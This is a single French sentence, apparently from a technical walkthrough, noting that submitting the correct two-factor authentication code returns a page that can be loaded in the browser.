Et on obtient avec le bon code 2FA une reponse avec une page que l'on peut charger dans le navigateur.